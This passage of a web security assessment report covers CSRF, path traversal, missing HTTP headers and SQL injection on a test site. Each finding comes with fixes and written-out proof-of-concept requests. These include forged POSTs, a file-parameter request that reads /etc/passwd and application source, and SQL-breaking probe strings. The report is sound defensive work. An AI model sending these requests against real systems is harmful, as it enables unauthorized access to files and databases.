
```
{
  "csp_present": false,
  "xss_findings": true
}
```

Step 4: Conclude elevated risk due to missing CSP.

```
{"risk":"XSS impact amplified without CSP"}
```

Observation: The site lacks CSP while multiple XSS vectors exist, compounding risk.

Figure: CSP report



Cross-Site Request Forgery (CSRF) Protections Missing Across Forms

Type: CSRF

OWASP Severity: High

CVSS v3.1: 7.5

DESCRIPTION

Critical state-changing endpoints lack anti-CSRF tokens, allowing attackers to forge requests using an authenticated user's browser.

Common vectors include hidden forms or malicious links that submit POST requests (e.g., add to cart, signup, guestbook).

Maps to OWASP A01:2021 – Broken Access Control and A05:2021 – Security Misconfiguration.

AFFECTED TARGETS

- POST /cart.php (addcart)
- POST /guestbook.php (message submission)
- POST /secured/newuser.php (account creation)

IMPACT

- Unauthorized state changes (cart manipulation, account creation).
- Data tampering and spam content insertion.
- Potential account takeover when chained with XSS or weak auth.
- Reputation damage from automated CSRF campaigns.

SUGGESTED FIX

- 1. Implement per-request anti-CSRF tokens tied to user sessions.
- 2. Enforce SameSite=strict cookies and verify Origin/Referer headers.
- 3. Require re-auth/MFA for high-risk actions; use idempotency keys.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Submit state-changing POST without token.

```
POST /cart.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded

price=10000&addcart=6
```

Step 2: Observe 200 OK and action success.

```
{
  "csrf_token_present": false,
  "status": "accepted",
  "http_status": 200
}
```

Step 3: Repeat on other endpoints.

```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded

name=anonymous&text=Hi%20there!&submit=add+message
```

Step 4: Conclude missing CSRF protections.

```
{"result":"No token required across forms"}
```

Observation: No anti-CSRF token validation; actions succeed solely with cookies.

Figure: CSRF report

Path Traversal via File Parameter Allows Local File Read

Type: Path Traversal

OWASP Severity: High

CVSS v3.1: 7.5

DESCRIPTION

The file parameter of showimage.php is not properly validated, enabling reading of arbitrary local files (e.g., /etc/passwd).

Attackers supply crafted paths to access sensitive system files or application source.

Maps to OWASP A01:2021 – Broken Access Control and A05:2021 – Security Misconfiguration.

AFFECTED TARGETS

- GET /showimage.php?file=%2Fetc%2Fpasswd
- GET /showimage.php?file=showimage.php
- GET /showimage.php?file=%2Fetc%2Fpasswd&size=160

IMPACT

- Disclosure of system users and application source code.
- Credential and key exposure if accessible in files.
- Facilitates further exploitation and privilege escalation.
- Potential remote code execution if writeable/processed files are abused.

SUGGESTED FIX

- 1. Enforce strict allowlist of files; map logical IDs to server-side paths.
- 2. Normalize and validate paths; deny absolute/relative traversal sequences.
- 3. Run app with least privileges; segregate static assets from system files.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Request a system file.

```
GET /showimage.php?file=%2Fetc%2Fpasswd HTTP/1.1
Host: testphp.vulnweb.com
```

Step 2: Observe file content in response.

```
HTTP/1.1 200 OK

root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
```

Step 3: Request app source.

```
GET /showimage.php?file=showimage.php HTTP/1.1
Host: testphp.vulnweb.com
```

Step 4: Confirm disclosure.

```
{"result":"Local file read successful","severity":"high"}
```

Observation: No validation or canonicalization of the file parameter; raw paths are accepted.

Figure: Path traversal via parameter report

Missing HTTP Security Headers Reduce Browser Protections

Type: Insecure Headers

OWASP Severity: Medium

CVSS v3.1: 4.8

DESCRIPTION

Key headers (X-Frame-Options, X-XSS-Protection, X-Content-Type-Options, Strict-Transport-Security) are not set, leaving clients vulnerable to common browser-based attacks.

Attackers may leverage clickjacking, MIME sniffing, and unencrypted transport to increase attack success.

Maps to OWASP A05:2021 – Security Misconfiguration.

AFFECTED TARGETS

- GET http://testphp.vulnweb.com/ (headers absent)
- All HTTP endpoints on the domain
- Any page served without TLS (no HSTS possible)

IMPACT

- Clickjacking attacks via iframe embedding.
- Content-type confusion and XSS via MIME sniffing.
- Downgrade/Man-in-the-Middle due to lack of HSTS and TLS support.
- Overall reduced browser-side security posture.

SUGGESTED FIX

- 1. Set X-Frame-Options: DENY or CSP frame-ancestors; X-Content-Type-Options: nosniff.
- 2. Enable X-XSS-Protection (legacy) and primarily rely on CSP.
- 3. Migrate to HTTPS and enable HSTS (Strict-Transport-Security) for all subdomains.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Inspect response headers.

```
curl -I http://testphp.vulnweb.com/
```

Step 2: Note missing values.

```
{
  "X-Frame-Options": null,
  "X-Content-Type-Options": null,
  "X-XSS-Protection": null,
  "Strict-Transport-Security": null
}
```

Step 3: Confirm no TLS support.

```
SSL/TLS: Not supported (TimeoutError)
```

Step 4: Conclude misconfiguration.

```
{"risk":"Browser protections disabled or weakened"}
```

Observation: Headers consistently absent across repeated requests.

Figure: Missing http headers report

SQL Injection Vulnerabilities Allow Direct Database Manipulation

Type: SQL Injection

OWASP Severity: Critical

CVSS v3.1: 9.4

DESCRIPTION

Multiple parameters are vulnerable to SQL injection, enabling attackers to modify queries, exfiltrate data, or bypass authentication.

Typical vectors include quote-breaking and special characters (e.g., 1%BF%27%22() in GET/POST parameters) that change SQL logic.

Maps to OWASP A03:2021 – Injection. Direct SQLi is severe and often leads to full database compromise.

AFFECTED TARGETS

- GET /artists.php?artist=1%C2%BF%27%22%28
- GET /product.php?pic=6%C2%BF%27%22%28
- POST /userinfo.php (uname/pass injection)

IMPACT

- Extraction and manipulation of database records.
- Authentication bypass and privilege escalation.
- Potential filesystem access via DBMS functions.
- Service disruption and data integrity loss.

SUGGESTED FIX

- 1. Use parameterized queries and ORM-safe APIs throughout.
- 2. Validate and sanitize all inputs; enforce type constraints.
- 3. Apply least privilege to DB users; enable WAF rules for injection signatures.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Send test payloads that introduce special characters.

```
GET /search.php?test=query%C2%BF%27%22%28 HTTP/1.1
Host: testphp.vulnweb.com
```

Step 2: Use POST with crafted params.

```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded

searchFor=default%C2%BF%27%22%28&goButton=go
```

Step 3: Observe DB error/behavioral anomalies.

```
{
  "endpoint": "/artists.php",
  "payload": "1%BF'\"(",
  "observation": "SQL error or altered query path"
}
```

Step 4: Conclude direct SQL injection presence.

```
HTTP/1.1 200 OK
X-Observation: Parameter influenced SQL parsing
```

Observation: Multiple endpoints accept untrusted input directly into SQL statements, confirming SQLi.

Figure: SQL injection report